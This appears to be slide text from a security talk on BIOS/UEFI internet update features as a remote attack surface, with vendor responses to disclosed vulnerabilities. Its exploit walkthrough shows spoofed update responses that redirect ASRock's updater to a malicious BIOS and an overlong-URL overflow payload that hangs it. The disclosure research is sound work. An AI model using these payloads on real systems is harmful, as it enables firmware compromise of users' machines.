
HP PC Hardware Diagnostics will be downloaded and executed once on the next boot.

Last Execution Result

- Downloads executable from remote server over internet
- Can download tool from HP or custom URL
- Upload results back to HP or somewhere else
- Could be used maliciously with only config changes

BIOS- Remote Attack surface

UEFI updates over Internet




Internet Flash

Internet Flash searches for available UEFI firmware updates from ASRock servers. System can auto-detect the latest UEFI from our servers and flash them within UEFI setup without entering Windows® OS.

- Download updates from remote server over internet
- Multiple vendors have implemented this on their own
- What could go wrong?

BIOS- Remote Attack surface

UEFI updates over Internet



Internet Flash

Firmware version 1.10

Update Item(s) :

Improve DRAM compatibility.

Description


ASRock Internet Flash downloads and updates the latest UEFI firmware version from our servers for you. Please setup network configuration before using Internet Flash.

Get details via QR code

Sat 12/17/2016, 12:29:47

BIOS- Remote Attack surface

UEFI updates over Internet




Folder

EZ Flash Update

Please choose a way to update your BIOS.

BIOS- Remote Attack surface

UEFI updates over Internet



BIOS Update Preferences

☑ Check for Update on Next Reboot

BIOS Source: HP.com

Automatic BIOS Update Setting: Download and install normal BIOS updates automatically

BIOS Update Frequency: Daily

- Can specify check frequency
- Can configure automatic download and installation

Remote Update Vulnerabilities

Remote Update Vulnerabilities

ASRock's response to our vulnerability report:


Provide firmware updates for all affected systems disabling this functionality
Basically all recent motherboards had this vulnerability

Affected models:

- Intel 1151 (Skylake, Kaby Lake, Coffee Lake): 159 unique models
- Intel 1150 (Haswell, Haswell-WS, Broadwell): 109 unique models
- AMD AM4 (Excavator, Zen, Zen+,) : 27 unique models

Remote Update Vulnerabilities

ASUS's response to our vulnerability report:




Security <security@asus.com> Mon, Apr 23, 2:39 AM

to me, Security


Dear sender

This issue only exists in EZ Flash process for pre-OS. It should not be a concern for PC products as the function (HTTP) is not activated, thank you.

Best regards,
ASUS Security | ©ASUSTeK Computer Inc.



and now it's time for something
completely different

Exploit Walkthrough




```
GET http://www.asrock.com/support/LiveUpdate.asp?Model=Z370%20Gaming-ITX/ac HTTP/1.1
Host: www.asrock.com
Connection: Keep-Alive
```

Exploit Walkthrough




```
GET http://www.asrock.com/support/LiveUpdate.asp?Model=Z370%20Gaming-ITX/ac HTTP/1.1
Host: www.asrock.com
Connection: Keep-Alive
```



```
<?xml version="1.0" encoding="utf-8"?>
<LiveUpdate Model="Fatal1ty Z370 Gaming-ITX/ac">
    <Download Country="US" URL="URL1">
        <URL1>http://66.226.78.22</URL1>
        <URL2>http://66.226.78.22</URL2>
        <URL3>http://66.226.78.22</URL3>
        <URL4>http://66.226.78.22</URL4>
    </Download>
    <Bios Version="2.00" Date="12/5/2017" Type="Normal">
        <Description>Download this malicious BIOS I made for you...</Description>
        <File OS="BIOS" Size="12.73MB">/support/200.zip</File>
    </Bios>
</LiveUpdate>
```

Exploit Walkthrough




Firmware version 1.40


Update Item(s) :

This is a malicious BIOS update

Exploit Walkthrough




```
GET http://www.asrock.com/support/LiveUpdate.asp?Model=Z370%20Gaming-ITX/ac HTTP/1.1
Host: www.asrock.com
Connection: Keep-Alive
```



```
<?xml version="1.0" encoding="utf-8"?>
<LiveUpdate Model="Fatal1ty Z370 Gaming-ITX/ac">
    <Download Country="US" URL="URL1">
        <URL1>http://66.226.78.22AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA</URL1>
        <URL2>http://66.226.78.22</URL2>
        <URL3>http://66.226.78.22</URL3>
        <URL4>http://66.226.78.22</URL4>
    </Download>
    <Bios Version="2.00" Date="12/5/2017" Type="Normal">
        <Description>Download this malicious BIOS I made for you...</Description>
        <File OS="BIOS" Size="12.73MB">/support/200.zip</File>
    </Bios>
</LiveUpdate>
```

Exploit Walkthrough




Internet Flash

Initializing internet connection...

80%


STUCK

Exploit Walkthrough




```
GET http://dlcdnet.asus.com/pub/ASUS/mb/idx/Z3/PRIME-Z370-P.idx HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
Host: dlcdnet.asus.com
Connection: Keep-Alive
```

Exploit Walkthrough




```
GET http://dlcdnet.asus.com/pub/ASUS/mb/idx/Z3/PRIME-Z370-P.idx HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
Host: dlcdnet.asus.com
Connection: Keep-Alive
```

